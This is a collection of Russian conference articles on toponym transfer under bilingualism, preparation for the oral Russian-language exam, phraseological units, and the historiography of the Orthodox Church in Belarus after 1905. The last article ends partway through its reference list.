В статье поднимается малоисследованная проблема передачи топонимической номенклатуры от одной группы населения другому при двуязычии носителей этой номенклатуры. Рассматриваются примеры подобного языкового взаимодействия в мировой истории, результаты такого взаимодействия для сохранности топонимии. Делается вывод о том, что двуязычие носителей топонимии при её передаче часто приводит к полному переводу топонима на язык принимающей стороны.

### **Ключевые слова**

Топонимика, языкознание, этноязыковые процессы, топонимическая преемственность, географические названия

**Belenov N.V.**

Associate Professor of Samara State University of Social Sciences and Education,  
Samara, Russia

## **FEATURES OF THE TRANSFER OF TOPONYMIC NOMENCLATURE WITH BILINGUALISM OF ITS SPEAKERS**

### **Annotation**

The article raises the little - studied problem of the transfer of toponymic nomenclature from one population group to another with the bilingualism of the speakers of this nomenclature. Examples of such linguistic interaction in world history, the results of such interaction for the preservation of toponymy are considered. It is concluded that the bilingualism of toponymic speakers during its transmission often leads to a complete translation of the toponym into the language of the receiving party.

### **Keywords**

Toponymy, linguistics, ethnolanguage processes, toponymic succession, geographical names

В теории и практике топонимических исследований одной из основных мест занимает проблема передачи топонимической номенклатуры при двуязычии её носителей представителям другой этноязыковой среды. Эта проблема, в свою очередь, делится на две подпроблемы: передача топонимической номенклатуры при двуязычии только её носителей; передача топонимической номенклатуры в ситуации двуязычия не только передающей, но и принимающей стороны.

На практике абсолютное большинство случаев приходится на первый вариант. Например, если рассматривать территорию России, то большинство носителей национальных языков в настоящее время являются двуязычными, то есть могут общаться как на своём родном языке, так и на русском. Русские при этом, равно как и обрусевшие потомки носителей национальных языков, этими языками не владеют. В результате топонимия на национальных языках передаётся русскому населению в переводе, и в таком виде продолжает бытовать в русскоязычной среде. Тем самым утрачивается ценнейшая языковая информация, поскольку перевод топонима на другой язык, по сути, ведёт к исчезновению его исходной формы. Примеры рассмотренной ситуации не раз наблюдались автором данной статьи в мордовских и чувашских сёлах Поволжья и Приуралья.

Подобная ситуация складывалась в Северной Америке, где индейцы, осваивая язык европейских мигрантов, передавали им свою топонимическую номенклатуру, попутно переводя её на понятный для европейцев язык. Последние, за редким исключением, индейскими языками не владели, что приводило к переводу не только географических названий, но и этнонимов индейских племён [3]. В этой связи показательной является та же ситуация у индейцев. Среди них владения сразу несколькими (неродственными) индейскими языками было явлением нередким, что приводило к взаимному обогащению топонимических номенклатур и на порядок реже приводило к поглощению одной из них посредством перевода на другой язык [2].

Подобная ситуация неоднократно отмечалась и нами в сёлах, где до настоящего времени сохраняется двуязычие. Так, русские жители села Старое Эштебенькино, долгое время прожившие в мордовской части села, хорошо усвоили эрзянский язык и местную топонимическую номенклатуру (ПМА, Самарская область, Челно - Вершинский район, Старое Эштебенькино, 2023).

В трёхязычных сёлах – например, в селе Тимяшево, где проживают эрзяне и чуваша, хорошо владеющие и русским языком, также сохранность топонимии на национальных языках выше [1].

Таким образом, доступные к настоящему времени данные демонстрируют лучшую сохранность топонимии при двуязычии как передающей, так и принимающей стороны.

### **Список использованной литературы**

1. Беленов Н.В. Опыт исследования топонимического пространства этнически смешанных сёл (на примере чувашско - эрзянского села Тимяшево Самарской области) // Филологические науки. Научные доклады высшей школы. 2022. №6. С. 52 – 59
2. Теннер Д. Тридцать лет среди индейцев. М., 1963
3. Шульц Д. Моя жизнь среди индейцев. М., 1962

© Беленов Н.В., 2023

**Крикунова Я.В.,**  
преподаватель русского языка и литературы,  
ГБОУ «Белгородский инженерный юношеский лицей - интернат»  
Белгородская область, г. Белгород

## **«РАБОТА С ТЕКСТОМ: ПОДГОТОВКА К ИТОВОМУ СОБЕСЕДОВАНИЮ (ЗАДАНИЯ 1 и 2)»**

### **Аннотация**

В данной статье рассмотрено включение в уроки русского языка методов и приемов, позволяющих успешно подготовиться и сдать устное собеседование.

### **Ключевые слова**

Устное собеседование по русскому языку, методы и приемы работы, алгоритм работы, орфоэпическая и грамматическая разминка, логическая схема.

К уже привычным для выпускников основной школы экзаменам в форме ОГЭ в 2019 году добавился еще один обязательный экзамен в форме устного собеседования по русскому языку. Целью введения устной части государственной итоговой аттестации по русскому языку является усиление стратегического направления развития современной школы – коммуникативной направленности в обучении.

Что же такое устное собеседование? Что необходимо сделать, чтобы успешно пройти данное испытание? Сам доступ к экзаменам не представляет особой сложности с точки зрения правил русского языка: не требуется знание орфографии и пунктуации, не нужно заучивать никакие правила. Однако он проверяет очень важное умение – выразительно читать и формулировать свои мысли. Устное собеседование оценивается по системе «зачет / незачет». Ученик получает «зачет» в том случае, если за выполнение работы он набрал 10 и более баллов.

Но не каждый с легкостью справляется с этим экзаменом, а для некоторых он становится настоящим испытанием.

Устное собеседование включает следующие типы заданий:

1	Чтение текста вслух	максимальное количество баллов – 2
2	Пересказ текста с включением цитаты	максимальное количество баллов – 4
3	Монологическое высказывание по одной из выбранных тем	максимальное количество баллов – 3
4	Диалог с экзаменатором - собеседником	максимальное количество баллов – 2

На первый взгляд кажется, что задания несложные, большинство выпускников должны с ними справиться. Но опыт показывает, что при выразительном чтении вслух ученики допускают орфоэпические ошибки даже в тех словах, в которых стоит знак ударение. Наблюдается искажение в чтении имен собственных, терминов. Допускаются грамматические ошибки при склонении числительных. Пересказ текста с включением цитаты для учеников оказался сложным заданием, при его выполнении ученики допускают фактические, логические ошибки, неправильно используют способы цитирования в речи.

Как же организовать работу с текстом на уроках русского языка, чтобы на итоговом собеседовании школьники могли показать положительный результат?!

Предлагаю вашему вниманию **методы и приемы работы**, которые использую при подготовке к чтению текста вслух (задание 1) и его пересказу с включением цитаты (задание 2).

При подготовке к выразительному чтению текста на своих уроках использую **следующие приемы**:

1. **Орфоэпическая разминка** (проводится с целью правильного произношения звуков, слов и ударения в словах)

- И оттуда ж тОрты отправь в аэропОрты!
- Из Парижа привезли нам на окна жалюзиИ.
- Всем известны с детства от каприза срЕдства.
- Положи - ка в свой портфЕль свежесрезанный щавЕль
- Тот свои знания углубИт, кто уроки повторИт.
- Все раздали фанты – розовые бАнты.
- Помни: тот счастливее, кто душой красИвее!
- Сделали мне пол отличный: крепкий, яркий, мозаИчный.
- По поведению видно, что вам сейчас завИдно.
- Облюбован мухами старый столик кУхонный

2. **Грамматические «пятиминутки»** (на склонение числительных)

«Склонение числительных» считается одной из самых сложных тем русского языка. Числительные очень часто встречаются в текстах, причем записаны они цифрами. Можно давать задания, например, прочитать и записать предложения, правильно употребив числительные.

- Белгородская телебашня входит в список самых высоких в России, в высоту она достигает 250 метров.
- Проспект Богдана Хмельницкого — самая длинная белгородская улица, длиной около **8600** метров, а самая короткая — улица Демьяна Бедного длиной всего **160** метров.
  - В Москве более **800** уличных часов.
  - Продолжительность полета Гагарина равнялась **108** минутам...
  - В России **в радиусе 10 - 20 километров от** любого мегаполиса можно найти несколько десятков свалок.

• Дмитрий Иванович Менделеев был членом **более 90 академий** наук, научных обществ, университетов разных стран.

Пример грамматической «пятиминутки», на которой уделяем внимание сложным словам:

- ...**величественного** Кремля
- ...против **безжалостного** натиска
- ...на пути **фашистских захватчиков**
- ...оказавшись в **экстремальных** условиях
- ...записал **заинтересовавшее** его слово
- ...изделия из **заволжских** лесов
- ...здание **Адмиралтейства**
- ... **сконструировал** первый в мире **радиоприемник...**
- ...были помещены в **Кунсткамеру...**
- ... **предвосхитило** будущие достижения...

### 3. «Пятиминутки выразительного чтения»

#### 4. Чтение по цепочке

5. **Прослушивание образцов чтения** (аудиозаписи, чтение учителя или подготовленного ученика)

После таких разминок переходим к основной работе. Например, при подготовке к заданию 1 «выразительное чтение текста» (время на подготовку 2 минуты), приучаю учеников следовать алгоритму работы:

#### **Алгоритм работы:**

1. Начинать с чтения высказывания - цитаты, чтобы понять ее смысл и сопоставить с содержанием текста.

2. Первичное чтение текста, лучше шепотом, четко проговаривая слова (отмечают трудности в ударении, прочтении иноязычных, сложных слов, фамилий, склонения числительных).

3. Определение темы, основной мысли, тона высказывания.

4. Вторичное прочтение: работаем над интонацией, паузами, не забываем о логическом ударении, отмечаем микротемы текста. На этом этапе используем **прием составления логической схемы**. Перечитываем цитату и находим ей место.

5. Контрольное (третье) чтение. Если не успели определить место цитаты, переносим это задание на пересказ.

Для понимания текста о людях, оставивших след в истории нашей Родины, необходимо выяснить, что именно автор хочет сказать нам о выдающемся человеке. Для этой важной работы можно научить школьников составлять **логическую схему**. Ученики выделяют в каждом абзаце микротему, ключевые слова, связанные с ней, и записывают на черновик с помощью логической схемы, чтобы было легче читать, а потом пересказывать текст, сохраняя основные микротемы и их основное содержание.

В тексте всегда объясняется мысль, что *названный в тексте человек значит*. А для доказательства этой мысли приведены 3 постоянных аргумента. Во - первых, его профессиональные достижения велики, во - вторых, говорится о чертах его характера или приводятся факты из биографии, в - третьих, его помнят потомки. Схематично ученики заполняют таблицу!

Основная мысль:

ФИО + профессия или должность

Это знаменитый человек, оставил след в истории нашей Родины

1 микротема	ключевые слова (словосочетания), даты, цифры, фамилии и т.п. – <i>профессиональные достижения велики и значимы</i>
2 микротема	ключевые слова (словосочетания), даты, цифры, фамилии и т.п. – <i>всю жизнь посвятил любимому делу</i>
3 микротема	ключевые слова (словосочетания), даты, цифры, фамилии и т.п. – <i>его помнят потомки</i>

Рассмотрим вариант **задания 2**. Перескажите прочитанный Вами текст, включив в пересказ слова Е.П. Глинки: *«Я люблю помогать всем. Для меня нет разницы, старик это, бездомный, ребенок, маленький, большой. Я не делю. Ни на национальности, ни по цвету кожи... Мне все равно»*. Подумайте, где лучше использовать эту цитату в пересказе.

Для того, чтобы правильно вставить цитату в текст, предлагаю ученикам передать чужую речь **разными способами**. Например,

1. В виде предложения с **прямой речью** (Елизавета Петровна Глинка говорила: «Я люблю помогать всем. Для меня нет разницы, старик это, бездомный, ребенок, маленький, большой. Я не делю. Ни на национальности, ни по цвету кожи... Мне все равно»)

2. В виде предложения с **косвенной речью** (Елизавета Петровна Глинка говорила, что она любит помогать всем. Для нее нет разницы, старик это, бездомный, ребенок, маленький, большой. Она не делит. Ни на национальности, ни по цвету кожи... Ей все равно.)

3. В виде предложения с **вводной конструкцией** (По словам Е.П. Глинки...)

4. В виде предложения с дополнением, выраженным существительным в предложном падеже с предлогом «о» (Е.П. Глинка говорила о.....)

Для цитирования советую обучающимся использовать прямую речь — это проще всего. Можно начать или закончить пересказ цитатой — это проще всего. Если же самым логичным положением цитаты будет середина текста, обязательно обозначьте в поле для заметок большой и жирной звездочкой абзац, в который хотите вставить цитату. Тогда точно про нее не забудете.

Итак, для успешной сдачи экзамена по разговорному русскому языку необходимо:

- \* умение выразительно читать тексты различных стилей,
- \* хорошее владение литературной речью,
- \* использование базовых понятий ораторского искусства,

- \* умение обходиться без слов - паразитов,
- \* способность быстро и четко формулировать свои мысли, аргументируя свое мнение, оперировать фактами из разных предметных областей.

### Список литературы

1. Демонстрационный вариант контрольных измерительных материалов для проведения в 2022 году итогового собеседования по русскому языку (программа основного общего образования) [http:// www.fipi.ru](http://www.fipi.ru)
2. Егораева Г.Т. ОГЭ 2018. Русский язык. Тренажер. Итоговое собеседование для учеников основной школы. - М.: Издательство «Экзамен», 2019.
3. Нарушевич А.Г. «Устная часть ОГЭ по русскому языку. Блицподготовка»
4. Открытый банк оценочных средств по русскому языку. [http:// www.fipi.ru](http://www.fipi.ru)

### Интернет ресурсы

1. [http:// 4ege.ru / gia - po - russkomu - jazyku / 53577 - prezentaciya - ustnoy - modeli - gia - po - russkomu - yazyku.html](http://4ege.ru/gia-po-russkomu-jazyku/53577-prezentaciya-ustnoy-modeli-gia-po-russkomu-yazyku.html)
2. [http:// www.bolshoyvopros.ru / questions / 2181108 - chto - v - vhodit - v - ustnuju - chast - oge - po - russkomu - 2017.html](http://www.bolshoyvopros.ru/questions/2181108-chto-vhodit-v-ustnuju-chast-oge-po-russkomu-2017.html)

© Крикунова Я.В., 2023

**Салиева А.Д.**

студент

Красноярский институт железнодорожного транспорта - филиал  
ФГБОУ ВО «Иркутский государственный университет путей сообщения»  
Красноярский техникум железнодорожного транспорта  
Красноярск, Россия

**Научный руководитель: Дубина Е.А.**

преподаватель

Красноярский институт железнодорожного транспорта - филиал  
ФГБОУ ВО «Иркутский государственный университет путей сообщения»  
Красноярский техникум железнодорожного транспорта  
Красноярск, Россия

## ФРАЗЕОЛОГИЗМЫ В СОВРЕМЕННОМ МИРЕ

### Аннотация

Язык — увлекательный и постоянно развивающийся аспект человеческого общения. Это позволяет нам передавать наши мысли, эмоции и переживания, глубоко связывая нас с другими. В обширном царстве языка можно найти кладезь идиоматических выражений, известных как фразеологизмы. Эти лингвистические



жемчужины не только добавляют красок и изюминки в наши разговоры, но также раскрывают культурные нюансы и историческое наследие, заложенное в языке. В этой статье мы углубимся в мир фразеологизмов, исследуя их значение и раскрывая их скрытые значения.

**Ключевые слова**

фразеологизм, идиоматические выражения, язык, история современного мира, культурное наследие, отличительные признаки.

**Salieva A. D.**

student

The Krasnoyarsk Institute of Railway Transport – branch of  
«the Irkutsk State Railway Transport University»  
the Krasnoyarsk Technical school of Railway Transport  
Krasnoyarsk, Russia

**Scientific adviser: Dubina E.A.**

Teacher

The Krasnoyarsk Institute of Railway Transport – branch of  
«the Irkutsk State Railway Transport University»  
the Krasnoyarsk Technical school of Railway Transport  
Krasnoyarsk, Russia

## **PHRASEOLOGICAL UNITS IN THE MODERN WORLD**

### **Abstract**

Language is a fascinating and ever - evolving aspect of human communication. It allows us to convey our thoughts, emotions, and experiences, connecting us with others in profound ways. Within the vast realm of language, one finds a treasure trove of idiomatic expressions known as phraseological units. These linguistic gems not only add color and flair to our conversations but also reveal the cultural nuances and historical legacies embedded within a language. In this article, we delve into the world of phraseological units, exploring their significance and unlocking their hidden meanings.

### **Key words**

phraseology, idiomatic expressions, language, history of the modern world, cultural heritage, distinctive features.

Что такое Фразеологизмы?

Фразеологизмы, также известные как идиоматические выражения или устойчивые фразы, представляют собой группы слов или фраз, которые имеют переносное значение, выходящее за рамки их буквального толкования. Они характеризуются тем, что их значение нельзя вывести из отдельных слов, используемых в выражении. Иными словами, фразеологизмы обладают семантическим единством, выходящим за рамки суммы их частей.

Каждый язык имеет свою собственную уникальную коллекцию фразеологизмов, отражающую конкретные культурные, исторические и социальные контексты, в которых они возникли. Эти выражения часто служат лингвистическими сокращениями, передающими сложные идеи или эмоции лаконично и запоминающимся образом. Фразеологизмы могут встречаться в различных формах, включая пословицы, сравнения, метафоры и устойчивые фразы.

Одним из интригующих аспектов фразеологизмов является их способность заключать в себе культурные ценности, традиции и общий опыт. Изучая эти идиоматические выражения, мы можем получить представление о коллективной мудрости и мировоззрении определенного сообщества или общества.

Возьмем, к примеру, английский фразеологизм «слон в комнате». Это выражение относится к очевидной проблеме или проблеме, о которой все знают, но предпочитают не решать. Метафорический образ слона, занимающего комнату, вызывает идею неоспоримого присутствия, которое преднамеренно игнорируется или избегается. Используя этот фразеологизм, говорящие могут передать чувство дискомфорта или напряжения, связанное с деликатной темой, призывая других признать это и заняться этим.

Точно так же фразеологизм «однажды в голубой луне» означает что - то, что происходит очень редко. Термин «голубая луна» относится к наступлению второго полнолуния в течение календарного месяца, что является относительно редким событием. Используя это выражение, люди могут ярко передать понятие редкости или редкости.

Фразеологизмы служат хранилищами культурного наследия языка. Они несут в себе истории, традиции и исторический опыт сообщества. Используя и сохраняя эти выражения, мы поддерживаем связь с нашим прошлым и передаем богатство нашей культурной самобытности будущим поколениям. Например, китайские фразеологизмы, известные как *chéngyǔ*, являются неотъемлемой частью китайского языка и культуры. Эти четырехзначные идиоматические выражения использовались на протяжении веков, заключая в себе уроки морали, исторические события и литературные аллюзии. Изучение и понимание *chéngyǔ* — это не только лингвистическая деятельность, но и исследование обширного культурного гобелена Китая.

А как отличить фразеологизм от другой самостоятельной единицы языка?

У фразеологизма есть свои отличительные признаки.

1. Фразеологизм состоит из двух и более слов. Например, семь пятниц на неделе - о том, кто часто меняет свои планы;

2. Все слова одного фразеологизма - это один член предложения. Рассмотрим пример: «Сегодня мы (что делали?) работали до седьмого пота». Фразеологизм «работали до седьмого пота» выполняет роль сказуемого.

3. У фразеологизмов есть устойчивый состав. Лексический состав фразеологизма нельзя никак изменять, так как при этом теряется его смысл.

---

Для примера попробуем поменять слова в устойчивом выражении «висеть в воздухе», что значит «оказаться в неясном, неопределенном положении»:

- летать в воздухе (про пыль);

В результате этого языкового эксперимента фразеологизм рассыпался, как картонный домик, из которого неосторожно вытащили одну карту.

4. Переносное значение фразеологизмов сложилось исторически.

Иногда переносное значение фразеологизма нельзя понять, не обратившись к истории его возникновения.

Например, фразу «на козе не подъедешь» трудно понять, особенно иностранцам, которые изучают русский язык. Есть мнение, что оно тесно связано с речью шутов и скоморохов, которые в старину веселили народ на ярмарках и праздниках, наряжаясь в козу, медведя и других персонажей. Но на особо важных и угрюмых людей даже эта уловка не действовала, с тех пор и говорят «на козе не подъедешь» о неприступных, гордых, важных людях.

5. Главный признак фразеологизмов - воспроизводимость. Мы не придумываем фразеологизмы в процессе диалога, а берем их из языковой памяти, как готовые кирпичики для построения образной и выразительной речи. Именно поэтому в школьные годы важно много читать, чтобы пополнять словарный и фразеологический запас. В острог его посадят, например, - он попросит водицы испить в ковшике: ему принесут ковшик, а он нырнет туда, да и поминай как звали (И. Тургенев).

Фразеологизмы делают нашу речь образной и живой, они помогают передать больше смысла и сделать это эмоционально и выразительно.

Фразеологизмы играют жизненно важную роль в изучении и овладении языком. Включение этих выражений в свой словарный запас не только обогащает общение, но и помогает учащимся понять нюансы и тонкости языка.

При освоении нового языка важным этапом может стать понимание и использование фразеологизмов. Это позволяет учащимся более свободно выражать свои мысли, демонстрируя более глубокое понимание и интеграцию в культуру и общество изучаемого языка. Знакомясь с идиоматическими выражениями, изучающие язык могут преодолеть ограничения знаний из учебников и участвовать в более аутентичных и содержательных разговорах.

И в заключении мне хочется сказать: «Фразеологизмы - наши языковые сокровища, они оживляют нашу речь и делают её более эмоциональной».

#### **Список использованной литературы:**

1. Баранов А.М. Аспекты теории фразеологии. М., 2008. С. 656.
2. Введенская Л.А., Черкасова М.Н. «Русский язык и Культура речи» - Ростов Н / Д: Феникс, 2004. - 384с.
3. Кунин А.В. Фразеология современного английского языка. М.: Международные отношения, 1972. С. 278.

4. Смирницкий А.И. Лексикология английского языка. М.: Изд - во литературы на иностранных языках, 1956. С.260.

© Салиева А.Д. 2023

## **ИСТОРИЧЕСКИЕ НАУКИ**



## **HISTORICAL SCIENCES**

**Кривицкий М. А.**

Магистр исторических наук, научный сотрудник отдела рукописей ЦИСИР  
Центральная научная библиотека им. Я. Коласа НАН Беларуси

## **ПОЛОЖЕНИЕ ПРАВОСЛАВНОЙ ЦЕРКВИ НА ТЕРРИТОРИИ БЕЛАРУСИ ПОСЛЕ ИЗДАНИЯ УКАЗА О ВЕРОТЕРПИМОСТИ (1905 – 1914 ГГ.): ИСТОРИОГРАФИЯ ПРОБЛЕМЫ**

### **Аннотация**

Статья посвящена историографическому анализу положения православной церкви на территории Беларуси после издания указа о веротерпимости. Определено проблемное поле: зависимость церкви от государства, непростое материальное положение сельских священников, противоречия между белым и черным духовенством, падение престижа духовного образования. Отмечена слабая степень изученности противодействия церкви римско - католическому прозелитизму.

### **Ключевые слова**

Православная церковь, историография, указ о веротерпимости 17 апреля 1905 г., кризис синодальной системы, церковная реформа, православные братства.

## **THE STATUS OF THE ORTHODOX CHURCH ON THE TERRITORY OF BELARUS AFTER THE ISSUANCE OF THE DECREE ON RELIGIOUS TOLERANCE (1905 – 1914): HISTORIOGRAPHY OF THE PROBLEM**

### **Annotation**

The article is devoted to the historiographical analysis of the position of the Orthodox Church on the territory of Belarus after the issuance of the decree on religious tolerance. The problematic field is identified: the dependence of the church on the state, the difficult financial situation of rural priests, the contradictions between white and black clergy, and the decline in the prestige of church education. A weak degree of study of the opposition of the church to Roman Catholic proselytism is noted.

### **Keywords**

Orthodox Church, historiography, decree on religious tolerance of April 17, 1905, crisis of the synodal system, church reform, Orthodox brotherhoods.

Указ «Об укреплении начал веротерпимости» (далее – указ о веротерпимости) 17 апреля 1905 г. значительно оживил религиозную жизнь белорусско - литовских губерний и определил ее специфику вплоть до начала Первой мировой войны. Массовые переходы из православия в католичество, резкая активизация католической и евангельско - баптистской проповедей, укрепление позиций старообрядчества – все эти процессы не могли не затронуть православную церковь. На территории Беларуси она оказалась в новых условиях. Цель нашей

статьи – выявить ключевые положения и незаполненные лакуны историографии по данной проблеме.

Несмотря на то, что, согласно законодательству Российской империи, православная церковь являлась «первенствующей и господствующей», ее положение в начале XX в. оценивается исследователями как кризисное. Сущность кризиса заключалась в окончательном упадке синодальной системы управления церковью. Эта система, введенная еще Петром I, нарушала догматические каноны православия, и к началу XX в. оказалась полностью неэффективной. Кризис синодальной системы отражен в работах ряда российских и западных авторов разного времени: А. В. Карташева (историк, последний обер - прокурор Синода) [1], Н. М. Никольского [2], М. С. Корзуна [3], М. Н. Курова [4], П. Н. Зырянова [5] (советские историки), С. Ю. Фирсова [6], В. Н. Федорова [7], А. Ю. Полунова [8], М. О. Одинцова [9], С. В. Римского [10], Т. Г. Леонтьевой [11], С. И. Алексеевой [12] (современные российские исследователи), А. Митрофанова [13], Г. Ореханова [14], В. Цыпина [15] (представители православного духовенства), Д. И. Смолича (немецкий историк русского происхождения первой половины XX в.) [16], канадского историка русского происхождения Д. В. Поспеловского [17], американских исследователей Д. Каннингема [18], Д. Кертиса [19], Г. Фриза [20] и др.

Положение православной церкви на территории Беларуси в начале XX в. частично затрагивается в монографии В. В. Яновской. По мнению исследовательницы, оно осложнялось бедностью сельского духовенства, противоречиями между белым и черным духовенством, трудностями в системе духовного образования [21, с. 93, 98].

В диссертационном исследовании белорусского историка В. В. Табунова рассматривается тот же круг проблем, только уже на основе более широкого фактического материала. Автор приходит к выводу, что православное духовенство белорусских епархий в большинстве своем поддерживало идеи реформирования церкви, однако за долгие десятилетия подчинения государству отвыкло от самостоятельности и надеялось в этом отношении на решения правящих кругов, прежде всего, императора [22, с. 12].

Ряд важных сведений по истории православной церкви на территории Беларуси содержит курс лекций для студентов Минской духовной семинарии, подготовленный священником Ф. Кривоносом [23]. Прежде всего, речь об оценке современным православным духовенством деятельности и личных качеств епархиальных архиереев начала XX в. [23, с. 32–37]. Она имеет особое значение, ведь именно решения епископов оказывали значительное влияние, как на положение православного духовенства, так и межконфессиональные отношения. Архиереям Полоцкой епархии синодального периода посвящена диссертация кандидата богословия Г. Логина [24]. Биографии архиереев Минской епархии стали предметом исследования Н. Коржича [25].

Конфессиональная и социально - культурная жизнь Беларуси во второй половине XIX – начале XX вв. на примере Минской епархии рассматривается в диссертации Е. В. Морозько [26]. Общий обзор истории Витебский епархии осуществлен архиепископом Дмитрием (Дроздовым) [27]. Сведения статистического характера о положении православной церкви на территории Беларуси содержит книга архиепископа Афанасия (Мартоса) [28, с. 54–57].

Важную роль в истории православной церкви в исследуемый период сыграли православные братства. Церковным и светским деятелям православно - консервативного толка они виделись одним из средств в борьбе с римско - католическим прозелитизмом. Первой работой теоретического характера по данному вопросу можно считать брошюру А. И. Миловидова «Западнорусские православные братства, их современное значение и задачи», изданную в Вильно в 1912 г. [29]. Автор высказывает свою точку зрения на проблемы, характерные для православных братств западных губерний, а также предлагает пути их решения. Ценной для историков особенностью брошюры А. И. Миловидова является возможность ее использования в качестве исторического источника, так как автор сам был участником братского движения и не понаслышке знал о предмете своего исследования.

В советскую эпоху православные братства считались реакционными организациями и потому практически выпали из поля зрения исследователей. Возрождение интереса к их деятельности, как и в целом к истории конфессий, произошло уже в 90 - е гг. прошлого столетия.

История православных братств на территории Беларуси во второй половине XIX – начале XX вв. стала предметом публикаций историка С. М. Восовича [30–32]. Той же тематике посвящена и диссертация кандидата богословия, диакона Д. Шульги [33]. Однако С. М. Восович и Д. Шульга анализируют хронологический отрезок длиной в полстолетия. Тем самым затруднительно уделить значительное внимание особенностям деятельности православных братств в исследуемый нами период.

Деятельность братств Минской епархии по защите интересов православной церкви в новых условиях рассмотрена в монографии священника А. Миронова [34]. Исследователь привел детальные сведения о братстве местечка Раков и минском братстве во имя Животворящего Креста Господня, проанализировал решения первого (после 300 - летнего перерыва) съезда западнорусских православных братств (состоялся в Минске 29 – 31 августа 1908 г.) [34, с. 173–189, 210–237].

Структурный кризис, который испытывала православная церковь в начале XX в., повлиял и на систему духовного образования. Это проявилось в падении его престижа, радикализации учащихся духовных семинарий. Фактический материал о волнениях учащихся Полоцкой и Витебской духовных семинарий можно почерпнуть в вышеупомянутой работе Ф. Кривоноса и монографии С. В. Снапковской [23, с. 14; 35, с. 66].

Таким образом, исследователи обращают внимание на чрезмерную зависимость церкви от государства, непростое материальное положение сельских священников,

---



противоречия между белым и черным духовенством, падение престижа духовного образования. Однако все эти процессы были характерны и для центральных губерний Российской империи. Между тем, главной особенностью развития православной церкви на территории Беларуси после издания указа о веротерпимости стала необходимость противостояния римско - католическому прозелитизму. Этой проблеме в историографии пока уделено недостаточно внимания. Исключение – деятельность православных братств, однако обобщающие работы по данной тематике отсутствуют.

### **Список использованной литературы**

1. Карташев, А. В. Русская церковь в 1905 г. / А. В. Карташев. – Спб.: Тип. Меркушева, 1906. – 20 с.
2. Никольский, Н. М. История Русской церкви / Н. М. Никольский. – Минск: Беларусь, 1990. – 541 с.
3. Корзун, М. С. Русская православная церковь на службе эксплуататорских классов: X в. – 1917 г. / М. С. Корзун. – Минск: Беларусь, 1984. – 255 с.
4. Куров, М. Н. Проблема свободы совести в дореволюционной России / М. Н. Куров // Вопросы научного атеизма. – Вып. 27. – М., 1981. – С. 252–273.
5. Зырянов, П. Н. Православная церковь в борьбе с революцией 1905 – 1907 гг. / П. Н. Зырянов. – М.: Наука, 1984. – 224 с.
6. Фирсов, С. Л. Русская церковь накануне перемен (конец 1890 - х – 1918 гг.) / С. Л. Фирсов. – М.: Культур. центр «Духов. б - ка», 2002. – 623 с.
7. Федоров, В. А. Русская православная церковь и государство в синодальный период / В. А. Федоров. – М.: Русская панорама, 2003. – 479 с.
8. Полунов, А. Ю. Под властью обер - прокурора. Государство и церковь в эпоху Александра III / А. Ю. Полунов. – М.: Аиро - ХХ, 1996. – 141 с.
9. Одинцов, М. И. Государство и церковь в России, ХХ в. / М. И. Одинцов. – М.: Луч, 1994. – 171 с.
10. Римский, С. В. Российская церковь в эпоху великих реформ: Церков. реформы в России 1860 – 1870 - х гг. / С. В. Римский. – М.: Крутиц. Патриаршее подворье и др., 1999. – 567 с.
11. Леонтьева, Т. Г. Православие и модернизация: возможности и перспективы внутриконфессионального реформаторства во второй половине XIX – начале XX вв. / Т. Г. Леонтьева // Революция и реформы в России. Исторический контекст и современное содержание. – М.: Квадрат С, 1999. – С. 90–94.
12. Алексеева, С. И. Святейший Синод в системе высших и центральных государственных учреждений пореформенной России, 1856–1904 / С. И. Алексеева. – СПб.: Наука, С. - Петерб. изд. фирма, 2003. – 275 с.
13. Митрофанов, Г., прот. Русская православная церковь на историческом перепутье XX века / прот. Г. Митрофанов. – М.: Арефа, Лепта Книга, 2011. – 271 с.

---

14. Ореханов, Г. Л. Исторический контекст подготовки Поместного собора Русской православной церкви и генезис церковно - реформаторского движения: 1905–1906 гг.: дис. канд. ист. наук / Г. Л. Ореханов. – М., 2005. – 257 с.

15. Цыпин, В., прот. История Русской православной церкви: Синодальный и новейший периоды / прот. В. Цыпин. – Изд. 3 - е, испр. – М.: Изд - во Сретенского монастыря, 2007. – 816 с.

16. Смолич, И. К. История русской церкви. 1700 – 1917 гг. Кн. 8: в 2 ч.: [пер. с нем.] / И. К. Смолич. – М.: Изд - во Спасо - Преображ. Валаам. монастыря, 1997. – Ч. 2. / пер. Б. Б. Вика, ред. пер. А. В. Назаренко. – 798 с.

17. Поспеловский, Д. В. Русская православная церковь в XX веке / Д. В. Поспеловский. – М.: Республика, 1995. – 511 с.

18. Cunningham, James W. A vanquished hope, the movement for church renewal in Russia, 1905 – 1906 / James W. Cunningham. – N. Y.: St. Vladimir's seminary press, 1981. – 384 p.

19. Curtiss, J. Church and State in Russia, 1900 – 1917 / J. Curtiss. – N. Y.: Oktagon Books, 1940. – 572 p.

20. Freeze, G. L. Parish Clergy in XIX century Russia. Crisis Reform, Counter Reform / G. L. Freeze. – Princeton, 1983.

21. Яноўская, В. В. Хрысціянская царква ў Беларусі 1863 – 1914 гг. / В. В. Яноўская. – Мінск: Бел. дзярж. унів. - т, 2002. – 199 с.

22. Табунов, В. В. Политика российского правительства в отношении христианских конфессий в Беларуси (1895 – 1907): автореф. дис... канд. ист. наук: 07.00.02 / В. В. Табунов. – Минск, 2008. – 22 с.

23. Кривонос, Ф., свящ. Белорусская православная церковь в XX столетии: спецкурс лекций для Минской духовной семинарии / свящ. Ф. Кривонос. – Минск: Врата, 2008. – 255 с.

24. Логин, Г. Архиереи Полоцкой епархии Синодального периода (1833–1917): дис. ... канд. богослов. наук / Г. Логин. – Жировичи, 2003. – 154 л.

25. Коржич, Н., иер. Православные архиереи Минской епархии (1793–1917): дисс...канд. богословия / иер. Н. Коржич. – Жировичи, 2003.

26. Морозько, Е. В. Конфессиональная и социально - культурная жизнь Беларуси во второй половине XIX — начале XX вв. (на примере Минской Православной епархии): автореф. дис... канд. ист. наук: 07.00.02 / Е. В. Морозько. – Минск, 2011. – 24 с.

27. Дмитрий (Дроздов, Д.), архиеп. Витебская епархия: история и современность / архиеп. Дмитрий (Д. Дроздов). – Минск: Медисонт, 2011. – 232 с.

28. Мартос, А., архиеп. Беларусь в исторической, государственной и церковной жизни / архиеп. А. Мартос. – Минск: Издательство Белорусского Экзархата, 2000. – 351 с.

29. Миловидов, А. И. Западнорусские православные братства, их современное значение и задачи / А. И. Миловидов. – Вильна: Типография «Русский почин», 1912. – 36 с.

---

30. Восович, С. М. Православные братства Полоцкой епархии в 1861–1914 гг. / С. М. Восович // Вестник Брестского государственного технического университета. – Брест. – 2009. – № 6. – С. 34–38.

